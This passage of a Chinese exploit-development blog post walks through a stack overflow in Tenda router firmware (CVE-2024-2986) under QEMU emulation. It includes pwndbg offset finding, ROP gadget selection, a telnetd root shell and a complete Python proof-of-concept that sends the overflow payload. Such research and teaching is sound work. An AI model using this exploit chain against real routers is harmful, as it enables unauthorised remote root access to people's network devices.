
查看目的地址 0x407ff9f8 正常情况下的栈数据

sprintf 后的栈数据如下

单步运行到函数的结束处

可以看到最后是 r11 0x407ffa34 ◂— 0x61616a61 ('ajaa') 的数据被弹出到 PC 寄存器
偏移地址为 35 处
1 2 3 | pwndbg> cyclic -l ajaaFinding cyclic pattern of 4 bytes: b'ajaa' (hex: 0x616a6161)Found at offset 35 |
如果调用 system 函数, 需要首先设置 R0 的值指向需要执行的命令地址
但是 system 的函数汇编代码如下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 | ; int __fastcall system(int)WEAK systemsystemvar_30= -0x30var_24= -0x24var_20= -0x20var_1C= -0x1Cvar_18= -0x18var_14= -0x14var_C= -0xCLDR R3, =(_GLOBAL_OFFSET_TABLE_ - 0x40A4528C) ; Alternative name is '__libc_system'CMP R0, #0PUSH {R4,LR}SUB SP, SP, #0x28.........ADD SP, SP, #0x28 ; '('POP {R4,PC} |
system 运行结束后 ,弹出到 PC 寄存器的是 LR 的值 ,如果不控制 LR 的值程序就会崩溃,现在需要找一个 BL system 的指令来自动设置 LR 的值
libcommon.so 中的 doSystemCmd 函数正好符合, 然后 flush_dns_cache 的调用 doSystemCmd 代码如下
1 2 3 | .text:00009A4C MOV R0, R3.text:00009A50 BL j_doSystemCmd.text:00009A54 POP {R3,R4,R11,PC} |
这段代码非常符合参数的设置,首先设置 R3 的地址指向需要执行的命令 telnetd -l /bin/sh
让弹出到 PC 寄存器的地址指向 libc.so.0 的 _exit 函数
使用 ROPgadget 查找设置 R3 值的指令
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 | ROPgadget --binary ./lib/libcommon.so --only "pop"Gadgets information============================================================0x00003e58 : pop {fp, pc}0x00015be4 : pop {r1, pc}0x00009a54 : pop {r3, r4, fp, pc}0x00015c20 : pop {r3, r4, r5, r6, r7, pc}0x00003454 : pop {r4, fp, pc}0x00003350 : pop {r4, pc}0x00004570 : pop {r4, r5, fp, pc}0x00006cf8 : pop {r4, r5, r6, fp, pc}0x000160c0 : pop {r4, r5, r6, r7, r8, sb, sl, fp, pc}0x0000ab98 : pop {r4, r5, r6, r7, r8, sl, fp, pc}Unique gadgets found: 10 |
选取 0x00015c20 作为设置 R3 值的指令
结合 vmmap 和 info sharedlibrary 计算 libcommon.so 的基址为 0x40854000 , libc.so.0 的基址为 0x409EB000

栈的数据结构如下

开启 telnetd 服务还需要挂载 devpts , 不然程序会提示 telnetd: can't find free pty
1 2 | sudo mount -o bind /dev ./dev/sudo mount -t devpts devpts ./dev/pts |
运行 POC 后查看运行的进程信息
1 2 | ps -aux | grep telnetdroot 5799 0.0 0.0 4404548 5872 ? Ssl 00:51 0:00 /usr/libexec/qemu-binfmt/arm-binfmt-P /usr/sbin/telnetd telnetd -l /bin/sh |
telnet 192.168.3.3 进行测试
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 | telnet 192.168.3.3Trying 192.168.3.3...Connected to 192.168.3.3.Escape character is '^]'.~ # ls -latotal 64drwxr-xr-x 15 1000 1000 4096 Jan 2 16:45 .drwxr-xr-x 15 1000 1000 4096 Jan 2 16:45 ..-rw------- 1 1000 1000 2819 Jan 2 16:45 .gdb_historydrwxr-xr-x 2 1000 1000 4096 Dec 26 14:28 bindrwxr-xr-x 2 1000 1000 4096 Dec 26 06:48 cfgdrwxr-xr-x 15 root root 3860 Jan 1 15:29 devlrwxrwxrwx 1 1000 1000 8 Dec 26 06:48 etc -> /var/etcdrwxr-xr-x 8 1000 1000 4096 Dec 26 06:48 etc_ro-rw-r--r-- 1 1000 1000 154 Jan 1 15:34 gdb.txtlrwxrwxrwx 1 1000 1000 9 Dec 26 06:48 home -> /var/homelrwxrwxrwx 1 1000 1000 11 Dec 26 06:48 init -> bin/busyboxdrwxr-xr-x 3 1000 1000 4096 Dec 26 06:48 libdrwxr-xr-x 2 1000 1000 4096 Dec 26 06:48 mntdrwxr-xr-x 3 1000 1000 4096 Dec 26 06:48 proclrwxrwxrwx 1 1000 1000 9 Dec 26 06:48 root -> /var/rootdrwxr-xr-x 2 1000 1000 4096 Dec 26 06:48 sbindrwxr-xr-x 2 1000 1000 4096 Dec 26 06:48 sysdrwxr-xr-x 2 1000 1000 4096 Dec 30 06:27 tmpdrwxr-xr-x 6 1000 1000 4096 Dec 26 06:48 usrdrwxr-xr-x 8 1000 1000 4096 Jan 2 16:45 varlrwxrwxrwx 1 1000 1000 11 Dec 26 06:48 webroot -> var/webrootdrwxr-xr-x 8 1000 1000 4096 Dec 26 06:48 webroot_ro |
POC 代码如下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 | import requestsfrom pwn import *def execute_overflow(session, url): # Prepare malicious request parameters telnet = b'aaatelnetd -l /bin/sh|aagaaahaaaiaa' pop_r3 = 0x40869C20 args = 0x407ffa14 doSystemCmd = 0x4085DA4C exit = 0x40A00904 end = 0x00000000 speed_dir = telnet + p32(pop_r3) + p32(args) * 5 + p32(doSystemCmd) + p32(args) * 3 + p32(exit) + p32(end) attack_params = { # "speed_dir": cyclic(0xFF) "speed_dir": speed_dir } # Send the malicious request twice (as in original) server_response = session.get(url, params=attack_params) # Display server response print("HTTP Status:", server_response.status_code) print("Response Content:", server_response.text)def execute_login(session, login_url, username, password): data = { "username": username, "password": password } server_response = session.post(login_url, data=data) # Display server response print("HTTP Status:", server_response.status_code) # print("Response Content:", server_response.text) print("Response Cookies:", session.cookies.get('password')) if __name__ == "__main__": session = requests.Session() login_url = "9c1K9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0y4Q4x3X3f1K6i4K6u0r3L8r3!0Y4K9h3&6Q4x3V1k6m8N6i4c8Z5" username = "admin" password = "4fc0296a51e6d90c794c91951886dc2b" execute_login(session, login_url, username, password) # Target endpoint target_url = "b9dK9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0y4Q4x3X3f1K6i4K6u0r3k6$3!0X3L8%4u0E0i4K6u0r3f1$3g2@1f1%4m8W2k6h3c8i4j5h3^5`." # Execute the attack execute_overflow(session, target_url) |
更多【智能设备-Tenda堆栈缓冲区溢出漏洞 (CVE-2024-2986)】相关视频教程:www.yxfzedu.com
相关文章推荐
- CTF对抗-crackme001 Acid burn - 游戏基址二进制漏洞 密码应用智能设备
- Android安全-定制bcc/ebpf在android平台上实现基于dwarf的用户态栈回溯 - 游戏基址二进制漏洞 密码应用智能设备
- CTF对抗-Java安全小白的入门心得 - 初见RMI协议 - 游戏基址二进制漏洞 密码应用智能设备
- 编程技术-这个崩溃有点意思,你中过招吗 - 游戏基址二进制漏洞 密码应用智能设备
- 软件逆向-PE头解析-字段说明 - 游戏基址二进制漏洞 密码应用智能设备
- 软件逆向-PE加载过程 FileBuffer-ImageBuffer - 游戏基址二进制漏洞 密码应用智能设备
- 加壳脱壳-进程 Dump & PE unpacking & IAT 修复 - Windows 篇 - 游戏基址二进制漏洞 密码应用智能设备
- CTF对抗-第五空间 crackme深度分析 - 游戏基址二进制漏洞 密码应用智能设备
- Pwn-DAS9月月赛PWN题出题心路 - 游戏基址二进制漏洞 密码应用智能设备
- CTF对抗-CSAW-CTF-Web部分题目 - 游戏基址二进制漏洞 密码应用智能设备
- CTF对抗-2022MT-CTF Re - 游戏基址二进制漏洞 密码应用智能设备
- 编程技术-逆向IoRegisterPlugPlayNotification获取即插即用回调地址,配图加注释超级详细 - 游戏基址二进制漏洞 密码应用智能设备
- 软件逆向-针对百度旗下的一个会议软件,简单研究其CEF框架 - 游戏基址二进制漏洞 密码应用智能设备
- Android安全-逆向篇三:解决Flutter应用不能点击问题 - 游戏基址二进制漏洞 密码应用智能设备
- Android安全-Android - 系统级源码调试 - 游戏基址二进制漏洞 密码应用智能设备
- Android安全-逆向分析某软件sign算法 - 游戏基址二进制漏洞 密码应用智能设备
- 软件逆向-APT 双尾蝎样本分析 - 游戏基址二进制漏洞 密码应用智能设备
- 编程技术-利用GET请求从微软符号服务器下载PDB - 游戏基址二进制漏洞 密码应用智能设备
- 编程技术-NtSocket的稳定实现,Client与Server的简单封装,以及SocketAsyncSelect的一种APC实现 - 游戏基址二进制漏洞 密码应用智能设备
- 软件逆向-wibu证书 - asn1码流 - 游戏基址二进制漏洞 密码应用智能设备
2):严禁色情、血腥、暴力
3):严禁发布任何形式的广告贴
4):严禁发表关于中国的政治类话题
5):严格遵守中国互联网法律法规
6):有侵权,疑问可发邮件至service@yxfzedu.com
- 编程技术-FreeRTOS知识梳理
- 计算机视觉-【OpenCV实现图像:用OpenCV图像处理技巧之巧用直方图】
- objective-c-axios请求的问题
- 编程技术-c++四种类型转换
- 编程技术-基于RK3568的跑步机方案
- 网络-超级干货:光纤知识总结最全的文章
- 编程技术-eNSP启动路由器一直出#号、以为是安装配置winpcap的问题。。。。(以为是win10安装winpcap失败的问题。。。)
- log4j-项目实战:中央控制器实现(2)-优化Controller,将共性动作抽取到中央控制器
- 聚类-数据挖掘:分类,聚类,关联关系,回归
- objective-c-http客户端简单demo